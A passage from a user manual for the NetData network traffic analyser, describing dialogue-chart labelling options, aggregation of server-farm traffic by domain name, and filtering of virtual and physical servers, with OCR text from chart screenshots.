


A drop-down menu in the timing chart's format-control window allows different transaction classes to be hidden or revealed on the chart.


11 Dialogue Chart

11.1 Both Names and Addresses on Dialogue Chart


The first button above the dialogue chart presents a menu of three options for attaching labels to nodes on the chart. The first two options provide the existing functions that display either node names or only addresses. The third option displays both names and addresses, provided that names have been discovered in the traffic or specified in the NetNames.ini file. This option is needed most when dialogue charts are reproduced in reports and other documentation.



If there is sufficient space vertically, names that won't fit on the same line as their addresses are displayed underneath; otherwise space is made horizontally and all names appear in line:




If the chart is short, as above, the names of services leave a clear space for the box of legends parked against the right-hand edge of the chart. If the legends are dragged elsewhere on the chart, however, service names are moved closer to the right-hand edge:




11.2 Aggregating Server Farm Traffic on Dialogue Chart

The Internet traffic from just a few clients can quite easily cover a thousand servers, making it difficult to find a particular service on a dialogue chart normally limited to about 80 services.





There are several strategies for finding traffic of interest by filtering application categories or protocol types on the chart, and the ultimate recourse is to search the services table that supports the dialogue chart.

A new control for the dialogue chart, on the dialogue window opened with 'View, Service Dialogues (configured)', reduces the number of apparent nodes by aggregating the traffic of all the services that have a common domain name, such as outlook-au on the above chart. Requests for that server were directed by DNS to at least 7 different servers, and requests for outlook-au2 were directed to servers in the same farm (all addresses starting with 40.100), and to a server with a quite different address.



Aggregation saves space on the dialogue chart, in this case reducing 13 outlook nodes to three:



1 / 7 Clients
from all connections
in tiers
11 / 161 Dialogues
14-Feb 03:53:54.6594 - 16:27:37.7035
Total 43.25 Kbps = 21.08 Kbps (clt) + 22.17 Kbps (svr)
11 / 160 Services
with most highlighting
and high volumes
Packet
retransm.
rates
7%
6%
5%
4%
3%
2%
1%
0%
192.168.1.105
= ALLEGRO
192.168.1.1:5431 (UPnP/HTTP/TCP) (Cisco-Link)
211.30.199.226:*** ("RTPCstu/UDP) (Cisco-Link)
13.107.21.200:443 (HTTPS/TCP) a-0001.a-msedge
13.107.4.50:80 (HTTP/TCP) c-0001.c-msedge
91.190.217.146:443 (HTTPS/TCP) clientapi.skype
40.100:443 (HTTPS/TCP) outlook-au
40.100:443 (HTTPS/TCP) outlook-au2
52.98.0.2:443 (HTTPS/TCP) outlook-au2
216.58:443 (HTTPS/TCP) pagead46.l
216.58.203.98:443 (HTTPS/TCP) partnerad.l
31.12.64.211:80 (HTTP/TCP) streaming
focused
NetData Chart (MCMozartSkype)
Client traffic is plotted above server traffic
Largest flow
18.75 Kbps


1 Client
from all connections
in tiers
63 / 151 Dialogues
14-Feb 03:53:54.6594 - 16:27:37.7035
Total 43.20 Kbps = 21.05 Kbps (clt) + 22.15 Kbps (svr)
63 / 160 Services
with most highlighting
and high volumes
Packet
retransm.
rates
7%
6%
5%
4%
3%
2%
1%
0%
40.100:443 min.RTT = 10.8 ms (234 conns; 1,404 trips)
Inbound: 0.26 Kbps (0.20 pps x 162.42 bytes) in 9,093 pkts
=> with 1 lost beyond monitor, 6 data retx seen, 4 dup.acks
=> window 1,048.560 Kbytes max; filled to 3.224 Kbytes at least
Outbound: 0.93 Kbps (0.25 pps x 465.90 bytes) in 11,284 pkts
<= with 4 data retx seen, 3 dup.acks
<= window 65.536 Kbytes max
Application: HTTP Secure, i.e. HTTP over SSL
MAC adrs: 001EE5-6A4B74 I/O (Cisco-Link) 40.100. 44. 98
001EE5-6A4B74 I/O (Cisco-Link) 40.100.144.146
001EE5-6A4B74 I/O (Cisco-Link) 40.100.144.226
001EE5-6A4B74 I/O (Cisco-Link) 40.100.144.242
001EE5-6A4B74 I/O (Cisco-Link) 40.100.145.146
001EE5-6A4B74 I/O (Cisco-Link) 40.100.145.162
001EE5-6A4B74 I/O (Cisco-Link) 40.100.146. 2
001EE5-6A4B74 I/O (Cisco-Link) 40.100.146. 18
001EE5-6A4B74 I/O (Cisco-Link) 40.100.146.178
001EE5-6A4B74 I/O (Cisco-Link) 40.100.146.194
001EE5-6A4B74 I/O (Cisco-Link) 40.100.148. 2
001EE5-6A4B74 I/O (Cisco-Link) 40.100.148. 18
001EE5-6A4B74 I/O (Cisco-Link) 40.100.148.194
001EE5-6A4B74 I/O (Cisco-Link) 40.100.151. 2
001EE5-6A4B74 I/O (Cisco-Link) 40.100.151. 18
001EE5-6A4B74 I/O (Cisco-Link) 40.100.151.114
001EE5-6A4B74 I/O (Cisco-Link) 40.100.151.130
001EE5-6A4B74 I/O (Cisco-Link) 40.100.151.226
001EE5-6A4B74 I/O (Cisco-Link) 40.100.151.242
192.
40.100:443 (HTTPS/TCP) outlook-au
40.100:443 (HTTPS/TCP) outlook-au2
52.98.0.2:443 (HTTPS/TCP) outlook-au2
216.58.200.97:443 (HTTPS/TCP) pagead-googleho
216.58:443 (HTTPS/TCP) pagead.l
172.217.25.34:80 (HTTP/TCP)
172.217.25.34:443 (HTTPS/TCP) pagead46.l
216.58:443 (HTTPS/TCP) pagead46.l
216.58.203.98:443 (HTTPS/TCP) partnerad.l
23.99.112.167:443 (HTTPS/TCP) pip.92.trouter+
13.78.94.7:443 (HTTPS/TCP) pipe.cloudapp
52.109:443 (HTTPS/TCP) prod.nexusrules
13.107.3.128:443 (HTTPS/TCP) s-0001.s-msedge
216.58.200.102:443 (HTTPS/TCP) s0-2mdn-net.l
13.76.137.177:443 (HTTPS/TCP) skype-pcs-prod-
52.255.59.81:443 (HTTPS/TCP) smartscreensvc
31.12.64.211:80 (HTTP/TCP) streaming
77.234:80 (HTTP/TCP) su.ns1.ff.avast
40.77:443 (HTTPS/TCP) tsfe.trafficsh+
13.84.218.189:443 (HTTPS/TCP) urs.microsoft
40.79.73.139:443 (HTTPS/TCP) urs.microsoft
65.52.235.123:443 (HTTPS/TCP) urs.microsoft
104.40.17.139:443 (HTTPS/TCP) urs.microsoft
40:443 (HTTPS/TCP) vip5.afdorigin+
51:443 (HTTPS/TCP) vip5.afdorigin+
52.232.69.150:443 (HTTPS/TCP) vip5.afdorigin+
216.58.200.110:443 (HTTPS/TCP) www-google-anal
focused
NetData Chart (MCMozartSkype)
Client traffic is plotted above server traffic
Largest flow
18.75 Kbps

The popup for an aggregated service lists both the MAC and IP addresses of all the servers in the aggregation.


11.2.1 Virtual and Physical Servers on Performance Chart

Most of the servers associated with domain names such as outlook-au are not origin servers but edge servers on global networks able to serve many files locally, with small round-trip times. As such, they are likely to be shared by many origin servers and identified by many names. If those names are discovered in a capture file they will be listed in the tranaction-class tree as in the extract below.




The first of the names listed with an IP address is the key name used by NetData in most of its database queries. Searching for a server by name rather than address loads a chart with all the traffic of a virtual server, and on the performance chart traffic can be further filtered by IP address.

The chart below was loaded with all the transactions of outlook-au and identifies by colour the transactions of individual physical servers:




The all-nodes checkbox assigns marker shapes irrespective of server IP address.



Data Types to be Loaded
Transactions, Connections and Packets
Statistical Summaries
Activity Overviews
?
Application server transactions
Connection requests and pings
Connections
Packets
Client & Server
Transactions of another class:
all higher-level classes
Durations as transactions
Confirmed
Only >
5.000
secs
Include questionable transactions
Connection closures (Fin-Wait) as transactions
Only with network error
Find all transactions in progress
Only of service type
Only with port
443
Only with transport: port
Only records selected by database search
or
Only records not selected
All nodes handle same types of transactions.
Separate statistics for
servers
Separate stats for different ports

11.3 Viewing a Selected Event's Distribution on Dialogue Chart

